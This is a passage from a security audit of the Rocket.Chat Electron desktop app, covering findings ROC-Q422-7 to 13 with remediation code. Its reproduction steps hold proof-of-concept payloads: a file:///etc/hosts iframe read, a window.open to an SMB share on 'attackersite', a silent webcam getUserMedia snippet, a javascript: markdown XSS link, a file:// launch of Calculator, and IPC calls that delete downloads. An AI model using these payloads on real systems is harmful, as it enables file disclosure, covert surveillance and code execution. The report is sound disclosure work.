- CVE-2022-3885. #36295
- CVE-2022-3887. #36305
- CVE-2022-3888. #36297
- CVE-2022-3889. #36299
- CVE-2022-3890. #36301
- 1376637. #36312
- CVE-2022-4135. #36447

Some other security improvements were applied to the framework in the later versions:

- Since v20, renderers without `nodeIntegration: true` are sandboxed by default;
- Since v21, V8 sandboxed pointers (i.e. V8 memory cage) are enabled protects them from a large class of V8 vulnerabilities;
- Since v22, the `new-window` event of WebContents has been removed and it is replaced by a more specific `webContents.setWindowOpenHandler()`.

These bugs also remain unfixed and their risk should be taken into account:

- SameOriginPolicy Bypass (05-11-2017)

  Electron's `window.open` API allows SOP bypass using different techniques. This issue can be leveraged to obtain RCE using a NodeIntegration Bypass. See #8963.

- HTML File Object Path Attribute Disclosure (05-10-2017)

  HTML5 File API capabilities were extended in Electron with the `path` attribute. This extended behavior is still exposed even with `sandbox:true` and `nodeIntegration:false`. Path disclosure can lead to sensitive directory names being leaked to restricted renderers.

- `shell.openExternal` leaks environmental variables to child processes (03-23-2018)

  The `openExternal` API opens target processes as true child processes and passes the console. In practice, that means that environment variables set for your app are passed to the child processes. This behavior affects Windows-only.

Reproduction Steps

N/A, this is a source code finding.

Impact

An attacker may abuse the aforementioned Electron's or Chromium's security issues to evade the isolation mitigations or achieve remote code execution.

Complexity

Medium to High, an attacker should be able to run arbitrary Javascript code in the context of the Electron application in order to leverage the aforementioned vulnerabilities.

Remediation

Update to the latest stable Electron.js version (v22.0.0 or v21.3.3) to benefit from complete support.

ROC-Q422-7. Missing Limitations Of Navigation Flows To Untrusted Origins

Severity	**Medium**
Vulnerability Class	Insecure Design
Component	Rocket.Chat
Status	Open

Description

When working with Electron, it is important to remember that it is not a web browser and should not be used just as a web browser. The framework allows developers to build high-quality native applications, but the inherent security risks scale with the additional powers granted to the code.

Displaying content from remote sources poses a security risk that Electron is not intended to handle. In fact, while the majority of Electron apps display primarily local content, the Rocket.Chat is exposed to many more risks since the framework can load code from online sources. This is a risk especially given the design pitfalls illustrated in ROC-Q422-5.

In the main root renderer, no strong navigation preventions are present. In Electron, it is the developer's responsibility to ensure that it doesn't happen or if it does, that the loaded code is not malicious. As indicated by the Electron.js documentation:

> *"Much like navigation, the creation of new webContents is a common attack vector. Attackers attempt to convince your app to create new windows, frames, or other renderer processes with more privileges than they had before; or with pages opened that they couldn't open before."*

If an attacker manages to load a controlled web origin in the root `BrowserView`, they can achieve remote code execution through the privileged renderer.

A. Limiting AuxClick Navigations

Middle-click causes Electron to open a link within a new window. Under certain circumstances, this can be leveraged to execute arbitrary JavaScript in the context of a new window.

B. Limiting New Windows Navigations


Any anchor link or `window.open` invocation to untrusted origins may lead to an attacker loading arbitrary Javascript code and running commands on the victim's host.

Reproduction Steps

For testing purposes, embed a new anchor link inside the root Rocket.Chat renderer, in its sidebar:

A. Limiting AuxClick Navigations

Once clicked with the middle click, a new window to https://doyensec.com will open:




```
▾<div class="css-138ay77">
   <a href="https://doyensec.com" style="
      color: white;
   ">CLICK ME!</a> == $0
 </div>
```

Enter your E2E password
Click here to enter your encryption password
Home
CLICK ME!
Doyensec :: Build with Security
BUILD WITH SECURITY
We work at the intersection of software development and offensive engineering to help companies craft secure code.
Elements
Console
Sources
Network

B. Limiting New Windows Navigations

Once left clicked (or if `window.open` is invoked), the window will perform a navigation:



```
The Content-Security-Policy directive name 'https://www.google-analytics.com' contains one or more invalid characters. Only ASCII alphanumeric characters or dashes '-' are allowed in directive names.     doyensec.com/:1
▸Uncaught Error: Bootstrap's JavaScript requires jQuery     bootstrap.min.js:6
    at bootstrap.min.js:6:37
▸Uncaught ReferenceError: $ is not defined     config.js:1
    at config.js:1:1
Refused to load the image 'https://www.google-analytics.com/collect?v=1&_v=j98&a=1878062526&t=pageview…95798&tid=UA-164212227-1&_gid=741117295.1669995798&gtm=2oubu0&z=1475954393' because it violates the following Content Security Policy directive: "img-src 'self' https://doyensec.com".     doyensec.com/:1
> process
< ▾process {version: 'v16.13.0', versions: {…}, arch: 'x64', platform: 'darwin', release: {…}, …}
   ▸abort: ƒ abort()
   ▸activateUvLoop: ƒ ()
    allowedNodeEnvironmentFlags: (...)
    arch: "x64"
   ▸argv: (17) ['/Applications/Rocket.Chat.app/Contents/Frameworks/….app/Co
    argv0: "/Applications/Rocket.Chat.app/Contents/Frameworks/Rocket.Chat H
   ▸assert: ƒ deprecated(...args)
   ▸binding: ƒ binding(module)
   ▸chdir: ƒ wrappedChdir(directory)
    config: (...)
    contextId: "17-1"
    contextIsolated: false
   ▸cpuUsage: ƒ cpuUsage(prevValue)
   ▸crash: ƒ ()
   ▸cwd: ƒ wrappedCwd()
    debugPort: (...)
   ▸dlopen: ƒ (...t)
    domain: null
   ▸emitWarning: ƒ emitWarning(warning, type, code, ctor)
```

DOYENSEC
BUILD WITH SECURITY
We work at the intersection of software development and offensive engineering to help companies craft secure code.
Elements
Console
Sources
Network
top
Filter
Default levels
2 Issues: 1 1

It's important to note that in both (A) and (B), the external origin will have the same access to the Node integration.

Impact

Navigation to untrusted origins can facilitate attacks, thus it is recommended to limit the ability of a `BrowserWindow`/`BrowserView` guest page to initiate new navigation flows.

Complexity

Medium, an attacker only needs to find a way to perform a navigation (e.g. by injecting active or passive content, via deep-links, drag-and-drop, or other external inputs) in the context of the Rocket.chat main renderer.

Remediation

The creation of a new window or the navigation to a specific origin can be inspected and validated using callbacks for the `new-window`, `will-navigate`, and `will-attach-webview` events. Rocket.Chat can limit the navigation flows in the main renderer by implementing something similar to:

```
app.on('web-contents-created', (createEvent, contents) => {

  contents.on('new-window', newEvent => {
    console.log("Blocked by 'new-window'")
    newEvent.preventDefault();
  });

  contents.on('will-navigate', newEvent => {
    console.log("Blocked by 'will-navigate'")
    newEvent.preventDefault()
  });

  contents.on('will-attach-webview', newEvent => {
    // code to check if the URL is a valid partition
    newEvent.preventDefault()
  });

  contents.setWindowOpenHandler(({ url }) => {
    if (url.startsWith("https://open.rocket.chat/")) { // or other allowed
origins
      setImmediate(() => {
        shell.openExternal(url);
        });
      return { action: 'allow' }
    } else {
      console.log("Blocked by 'setWindowOpenHandler'")
      return { action: 'deny' }
    }
  })

});
```

However, `libchromiumcontent` will trigger middle-click events as `auxclick` instead of `click`.
For `webview`, the application has to explicitly disable this insecure behavior using something like:

```
<webview src="https://www.github.com/" disableblinkfeatures="Auxclick"></webview>
```

Resources

- "The handler of "setWindowOpenHandler" not fires on Electron 12.0.0" #27967, Electron Repository
  https://github.com/electron/electron/issues/27967#issuecomment-812840093
- Electron: Security Native Capabilities And Your Responsibility
  https://www.electronjs.org/docs/tutorial/security#security-native-capabilities-and-your-responsibility

ROC-Q422-8. Lack Of Secure Keyboard Entry Protection

Severity	**Low**
Vulnerability Class	Information Exposure
Component	Rocket.Chat
Status	Open

Description

The `EnableSecureEventInput` function was implemented in Mac OS X 10.3, to provide a secure means for a process to protect keyboard input to a custom data entry field. This function is commonly used with custom user interfaces for entering passwords and other sensitive information and protects keyboard entry so that keyboard events cannot be intercepted by a keyboard intercept process[8].

Since Electron version 10[9], the app API object features two methods to check or set this mode of input:

- `setSecureKeyboardEntryEnabled(enabled)`, sets the Secure Keyboard Entry mode in the application.
- `isSecureKeyboardEntryEnabled()`, returns whether Secure Keyboard Entry is enabled (`Boolean`)[10]

The Rocket.Chat application does not seem to currently leverage this keystroke protection mechanism to protect from other processes listening for keyboard input events. Note that the prerequisite for the attack is that the attacker's process should already be running on the victim's machine. From the perspective of the application's code complexity, it will be important to enable this secure event input only when it is needed and disable it when it is no longer needed (e.g. Passwords or TOTP input). If Rocket.Chat enabled secure input and left it enabled when the process moved to the background, the system would not allow keyboard intercept processes to receive keyboard events. For more on this, see the *"Using Secure Event Input Fairly"* section of TN2150[11].

Since Rocket.Chat Desktop is based on both in-browser and in-app sign-in experiences, credentials can also be entered directly from within the ElectronJs-based application. As an additional hardening for the Mac build, we would recommend enabling `Secure Keyboard Entry` when obtaining credentials from the user.

Reproduction Steps

To confirm if the application is protected or not, run the following command using the `ioreg` utility to displays the I/O Kit registry:

```
$ ioreg -l -w 0 | grep kCGSSessionSecureInputPID
```

[8] https://developer.apple.com/library/archive/technotes/tn2150/_index.html

[9] https://github.com/electron/electron/commit/7b55a70a3673fc76ee6ff9e50577ca72536606fd

[10] https://www.electronjs.org/docs/api/app#appsetsecurekeyboardentryenabledenabled-macos

[11] https://developer.apple.com/library/archive/technotes/tn2150/_index.html

It is also possible to use an off-the-shelf key logger for macOS like https://github.com/SkrewEverything/Swift-Keylogger to verify whether the Secure Keyboard Entry mode is working as intended.

Impact

An attacker may be able to more easily intercept the keystroke composing passwords or other secrets.

Complexity

High, an attacker needs to control a local process with the Input Monitoring[12] permission enabled on the latest Mac OS versions.

Remediation

An an additional, optional, mitigation, emit the `setSecureKeyboardEntryEnabled` **event on Rocket.Chat macOS clients.**

[12] https://support.apple.com/en-ge/guide/mac-help/mchl4cedafb6/mac

ROC-Q422-9. Missing File Handler Protections


Severity	**Low**
Vulnerability Class	Insecure Design
Component	Rocket.Chat Desktop App
Status	Open

Description

When an Electron application tries to load some content, this is usually achieved through the `BrowserWindow's` `loadFile`[13] API. This function takes a path to an HTML file relative to the root of the application. If an attacker is able to run arbitrary Javascript code in the context of the page, because of the same shared `file://` origin, they'll be able to easily read the content of files from the local file system.

Reproduction Steps

The following PoC can disclose the content of the local `/etc/hosts` file:



```
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1       localhost
255.255.255.255 broadcasthost
::1             localhost
127.0.0.1       localhost
255.255.255.255 broadcasthost
::1             localhost
127.0.0.1       burp
[redacted]
```

```
<iframe src="file:///etc/hosts"
onload="alert(this.contentDocument.body.innerHTML)"> </iframe>
```

Alternatively, if the attacker is able to open new windows, it is still possible to mount a more complex attack, given that Electron does not enforce any notifications or warnings for SMB connection, without user interaction or consent:

```
window.open("smb://guest:guest@attackersite/public/");
setTimeout(function(){
```

[13] https://www.electronjs.org/docs/api/browser-window#winloadfilefilepath-options

```
  window.open("file:///Volumes/public/test.html");
}, 10000);

<!-- test.html -->
<iframe src="file:///etc/hosts"
onload="alert(this.contentDocument.body.innerHTML)"> </iframe>
```

Impact

An attacker will be able to read and leak the existence and the content of local files.

Complexity

The impact is considered to be Low since Javascript execution is required in the context of the Rocket.Chat root renderer. Existing features accessible from the renderer such as console access to the local system may also allow disk access in a more convoluted way.

Remediation

To avoid this, Electron introduced the `protocol.interceptFileProtocol`**[14] handler. This function should be used for disabling** `file://` **resources and creating a custom internal local protocol for the resources of the application.** Note that for a secure implementation, the application should check the folder in which files are accessed when redefining the protocol handler. This should be done to avoid path traversal or symlink issues.

For a better defense-in-depth, it is also possible to disable other file protocols:

```
function _disabledHandler(request, callback) {
  return callback();
}

function installWebHandler({ protocol, enableHttp }) {
  protocol.interceptFileProtocol('about', _disabledHandler);
  protocol.interceptFileProtocol('content', _disabledHandler);
  protocol.interceptFileProtocol('chrome', _disabledHandler);
  protocol.interceptFileProtocol('cid', _disabledHandler);
  protocol.interceptFileProtocol('data', _disabledHandler);
  protocol.interceptFileProtocol('filesystem', _disabledHandler);
  protocol.interceptFileProtocol('ftp', _disabledHandler);
  protocol.interceptFileProtocol('gopher', _disabledHandler);
  protocol.interceptFileProtocol('javascript', _disabledHandler);
  protocol.interceptFileProtocol('mailto', _disabledHandler);

  if (!enableHttp) { To turn off browser URI scheme if the app performs all
network requests via Node.js
    protocol.interceptFileProtocol('http', _disabledHandler);
    protocol.interceptFileProtocol('https', _disabledHandler);
    protocol.interceptFileProtocol('ws', _disabledHandler);
    protocol.interceptFileProtocol('wss', _disabledHandler);
  }
}
```

•

[14] https://www.electronjs.org/docs/api/protocol#protocolinterceptfileprotocolscheme-handler

ROC-Q422-10. Lack Of Granular Permission Request Handlers	
Severity	**Low**
Vulnerability Class	User Privacy
Component	Permissions API - setPermissionRequestHandler
Status	Open

Description

HTML5 allows access to local media devices, thus making it possible to record video and audio. While browsers have implemented notifications to inform the user that a remote site is capturing the webcam stream, such notifications are not present in Electron apps.

If this aspect is misconfigured in an Electron app, an attacker with the ability to execute JavaScript (e.g. XSS) could silently record video and audio.

The `setPermissionRequestHandler` setting can be used to limit the exploitability of these issues. Not enforcing custom checks for permission requests (e.g. `media`) could potentially leave the Electron application under full control of the remote origin. For instance, a Cross-Site Scripting vulnerability can be used to access the browser media system and silently record audio/video. While browsers have implemented notifications to inform the user that a remote site is capturing the webcam stream, Electron does not display any notifications.

In Rocket.Chat, the `setPermissionRequestHandler` handler is defined in `src/ui/main/serverView/index.ts:267`:

```
const handlePermissionRequest: Parameters<
    Session['setPermissionRequestHandler']
  >[0] = async (_webContents, permission, callback, details) => {
    switch (permission) {
      case 'media': {
        if (process.platform !== 'darwin') {
          callback(true);
          return;
        }

        const { mediaTypes = [] } = details;
        const allowed =
          (!mediaTypes.includes('audio') ||
            (await systemPreferences.askForMediaAccess('microphone'))) &&
          (!mediaTypes.includes('video') ||
            (await systemPreferences.askForMediaAccess('camera')));
        callback(allowed);
        return;
      }

      case 'geolocation':
      case 'notifications':
      case 'midiSysex':
      case 'pointerLock':
      case 'fullscreen':
        callback(true);
        return;

      case 'openExternal': {
        if (!details.externalURL) {
          callback(false);
          return;
        }

        const allowed = await isProtocolAllowed(details.externalURL);
        callback(allowed);
        return;
      }

      default:
        callback(false);
    }
  };
```

According to the code, the permission checks are always guaranteed, with no distinctions between Rocket.Chat servers or windows. A more solid, security-conscious permission handling function should instead be defined, verifying the requesting URL or partition in the first place. As an additional layer of controls, the permission request could be checked to only come from a trusted window spawned by the main script.

Reproduction Steps


This issue can be verified following these instructions:

1. Open the Rocket.Chat application
2. Either in the root window or in a partitioned webview open the "*Developer Tools*"
3. Execute the following payload:

```
var video = document.createElement('video');
video.autoplay = true;

if(navigator.mediaDevices && navigator.mediaDevices.getUserMedia) {
    navigator.mediaDevices.getUserMedia({ video: true }).then(function(stream) {
        video.src = window.URL.createObjectURL(stream);
        video.play();
    });
}
```

Verify that the webcam LED is turning on, demonstrating that the webcam is working without prompting any user notifications.



Impact

A malicious attacker with the ability to execute JavaScript (e.g. XSS) can silently record video and audio.

Complexity

This issue requires arbitrary JavaScript execution (e.g. XSS) within the Rocket.Chat application context. Latest MacOS versions may require additional permissions in other for the attack to work.

Remediation

Implement a more granular notification mechanism for permission access to notify the user that video/audio capabilities are currently used by the Rocket.Chat application. Such a mechanism is desirable also for other permission categories and can be implemented using a combination of Electron's `setPermissionRequestHandler` and CSP. Please refer to https://www.electronjs.org/docs/all#sessetpermissionrequesthandlerhandler:

```
session
  .fromPartition('some-partition')
  .setPermissionRequestHandler((webContents, permission, callback) => {
    const parsedUrl = new URL(webContents.getURL())

    if (permission === 'notifications') {
      // Approves the permissions request
      callback(true)
    }

    // Verify URL
    if (parsedUrl.protocol !== 'https:' || parsedUrl.host !== 'example.com') {
      // Denies the permissions request
      return callback(false)
    }
  })
```

On the latest macOS releases, the operating system usually triggers a permission request pop-up that unfortunately is granted by the user during the first use of the app. This mitigation factor is not present in Windows and in older macOS versions.

If you don't plan to use any of the following capabilities, you can disable them entirely:

- `media`
- `geolocation`
- `midiSysex`
- `pointerLock`
- `fullscreen`

Resources

- The Chromium's Projects Policy List: DefaultMediaStreamSetting
  https://www.chromium.org/administrators/policy-list-3#DefaultMediaStreamSetting

- MDN Web Docs: the getUserMedia() method in MediaDevices
  https://developer.mozilla.org/en-US/docs/Web/API/MediaDevices/getUserMedia

ROC-Q422-11. OpenExternal Insecure Usage & Cross-Server Persistent Protocols

Severity	**Low**
Vulnerability Class	Insecure Design
Component	src/ui/main/serverView/index.ts:343
Status	Open

Description

ElectronJs `shell`'s `openExternal` allows opening a given external protocol URI with the desktop's native utilities. For instance, on macOS, this function is similar to the `open` terminal command utility and will open the specific application based on the URI and filetype association. When `openExternal` is used with untrusted content, it can be leveraged to execute arbitrary commands using the `file:` protocol.

On Windows and Linux, similar implementations will lead to opening the default application for the specific protocol handler used by the URI. This framework feature is dangerous, as it can be abused to trigger the execution of local applications.

On the recent pull request #2550 this behavior was limited, since every new window opening would have resulted in the ability to launch arbitrary executable on the host. More specifically, the fix involved some changes in `src/servers/preload/internalVideoChatWindow.ts:17`, where the URL to be opened is now checked against a constant `allowedProtocols` array (`http:` or `https:`). Another occurrence of `shell`'s `openExternal` was in `src/ui/main/serverView/index.ts:343`, where the `isProtocolAllowed` is used.

This function (`/src/navigation/main.ts:212`) is used to check if the URL is using the `http:`, `https:`, `mailto:` protocols or any other protocol previously allowed by the user:

```
export const isProtocolAllowed = async (rawUrl: string): Promise<boolean> => {
  const url = new URL(rawUrl);

  const instrinsicProtocols = ['http:', 'https:', 'mailto:'];
  const persistedProtocols = Object.entries(
    select(({ externalProtocols }) => externalProtocols)
  )
    .filter(([, allowed]) => allowed)
    .map(([protocol]) => protocol);
  const allowedProtocols = [...instrinsicProtocols, ...persistedProtocols];

  if (allowedProtocols.includes(url.protocol)) {
    return true;
  }

  const { allowed, dontAskAgain } = await askForOpeningExternalProtocol(url);

  if (dontAskAgain) {
    dispatch({
      type: EXTERNAL_PROTOCOL_PERMISSION_UPDATED,
      payload: {
```

```
                protocol: url.protocol,
                allowed,
              },
            });
          }

          return allowed;
        };
```


The current design is responsible for two security issues:

A. It is still possible to launch arbitrary commands if the `file:` protocol is whitelisted.
B. Protocol preferences set by the user are valid for the whole client across all the enrolled servers.

Because of (B), a user could grant the ability to open certain protocols on a server, only for it to be later exploited in (A) for remote command execution.

Reproduction Steps

In order to reproduce (A) on macOS, create a markdown link in a trusted server (e.g. `open.rocket.chat`) pointing to the Calculator.app binary (`file:///System/Applications/Calculator.app/Contents/MacOS/Calculator`). When the user opens the link via the contextual menu (right-click), the following pop-up will appear:



file: link requires an external application.

The requested link is file:///System/Applications/Calculator.app/Contents/MacOS/Calculator . Do you want to continue?

☑ Always open these types of links in the associated app

If the user clicks on the *Yes* button, (A) will be achieved. If the user also checks the "*Always open these types of links in the associated app*" box, (A) will be achievable by all the enrolled Rocket.Chat servers with no user interaction (B). By allowing `openExternal()` with `file:` protocols, an attacker can execute arbitrary commands on the user's workstation hence bypassing isolation. Several techniques exist to supply arguments and fully control the execution.

Impact

Improper use of `openExternal` can be leveraged to compromise the user's host. Electron's `shell` provides powerful primitives that must be used with caution.

Complexity

For abusing `openExternal` within the renderer, an arbitrary JavaScript execution (e.g. XSS) within an enrolled server or in the application context is required. A user should have manually trusted the `file:` protocol at least once in order for the issue to be exploited.

Remediation

A. **The** `openExternal` **should be invoked with safe URIs only,** similarly to what was done in `src/servers/preload/internalVideoChatWindow.ts:17`.
B. **Revisit the** `isProtocolAllowed` **function to enforce a per-server list of allowed URL protocols.**

Resources

- "Main Process modules: shell", Electron Docs
  https://www.electronjs.org/docs/latest/api/shell

- "Electron: Abusing the lack of context isolation - CureCon(en)", Masato Kinugawa
  https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en?slide=39


ROC-Q422-12. Cross Site Scripting (XSS) In Rocket.Chat Servers

Severity	Informational
Vulnerability Class	Cross Site Scripting (XSS)
Component	Rocket.Chat Server Front-end
Status	Open

Description

Cross-site scripting (also referred to as XSS) occurs when a web application gathers malicious data from a malicious user. XSS are vulnerabilities that allow an attacker to send malicious code (usually in the form of Javascript) to another user. The browser will execute the script in the user account context allowing the attacker to access any cookies or session tokens retained by the browser and take it over. The attacker may also modify the content of the page presented to the user. The attack is possible because a browser cannot know if the script mentioned above should be trusted.

When the application database collects and saves the attacker's payload, we categorize the vulnerability as stored as opposed to reflected. In this particular case, the attack may target any victim of the platform who can see the malicious content. For this reason, we consider the vulnerability severity higher than in the reflected case.



In Rocket.Chat servers, it is still possible for a user to embed in a chat message URLs having the "`javascript`" protocol. This normally allows for the in-line execution of arbitrary Javascript code.
The only barrier to immediate exploitation is the current CSP served by https://open.rocket.chat, limiting the Javascript execution:


```
Content-Security-Policy: default-src 'self' https://open.rocket.chat; connect-src
*; font-src 'self' https://open.rocket.chat data:; frame-src *; img-src * data:
blob:; media-src * data:; script-src 'self' 'unsafe-eval' 'sha256-
jqxtvDkBbRAl9Hpqv68WdNOieepg8tJSYu1xIy7zT34=' https://open.rocket.chat https://
appleid.cdn-apple.com; style-src 'self' 'unsafe-inline' https://open.rocket.chat
```

Reproduction Steps

In order to reproduce the issue, it is sufficient to send a Markdown link in the form of:

```
[test](javascript:alert`123`)
```

And click on it. The Javascript console will report the CSP violation for inline executions:



```
Refused to run the JavaScript URL because it violates the following Content   group/test-doyensec:1
Security Policy directive: "script-src 'self' 'unsafe-eval' 'sha256-
jqxtvDkBbRAl9Hpqv68WdN0ieepg8tJSYu1xIy7zT34=' https://open.rocket.chat https://appleid.cdn-apple.co
m". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required
to enable inline execution. Note that hashes do not apply to event handlers, style attributes and
javascript: navigations unless the 'unsafe-hashes' keyword is present.
> |
```

Impact

Since an attacker may perform actions on behalf of the user or execute malicious code on the user window context, account hijacking, changing of user settings, and cookie theft/poisoning are all possible.

Complexity

High. Even if the XSS vector is simple, the attacker needs to be an authenticated user in order to exploit this vulnerability. More importantly, the current CSP enforced by the server is very strict and would limit the exploitability. Because of this, the issue is marked as "Informational".

Remediation

It is good practice to escape all output of the application, especially when re-displaying user input, which hasn't been input-filtered. In this case, the server should **check that the provided links start with a safe protocol** before rendering them.

Resources

- OWASP, "Cross-site Scripting (XSS)"
  https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

- OWASP CheatSheetSeries, "XSS Prevention Cheat Sheet"
  https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.md

ROC-Q422-13. IPC Message Sender Not Validated

Severity	**Low**
Vulnerability Class	Insecure Design
Component	/src/ipc/main.ts
Status	Open


Description

In order to better mitigate the implications raised by ROC-Q422-5, the main script for the Rocket.Chat desktop client should better validate the sender of any incoming IPC messages to ensure the authenticity of the invocations. Given that all frames can in theory send IPC messages to the main process, an additional layer of defense should be enforced in case a new renderer is created or an existing one gets compromised. For every IPC message that potentially returns user data to the sender via `event.reply` or performs privileged actions that the renderer can't natively, the application should ensure to validate the sender of the messages and only listen to trusted frames.

Validation of the sender should occur on all IPC messages by default. Currently no IPC handle is calling a verification function before responding to the event.

Reproduction Steps

By way of example, the IPC "`downloads/remove`" can be potentially abused by different frames to remove recent downloads cross-servers. Given that the numerical IDs of the attachments are guessable UNIX timestamp it is possible to meddle with the attachments from different servers. In case the sender of the IPC message is also validated, this won't be possible anymore.



```
< ▸ Promise {<pending>}
> o.invoke(!1,'downloads/remove',1669896155751).then(function(err){console.log(err)},function(succ){console.log(succ)})
< ▸ Promise {<pending>}
> o.invoke(!1,'downloads/remove',[1669896155751]).then(function(err){console.log(err)},function(succ){console.log(succ)})
< ▸ Promise {<pending>}
>
```

Impact

If a malicious renderer is able to send IPC messages, it can potentially exploit vulnerabilities in the main process or other renderer processes to gain access to sensitive information or perform unauthorized actions. This could result in data loss, system instability, or even complete compromise of the user's device.

Complexity

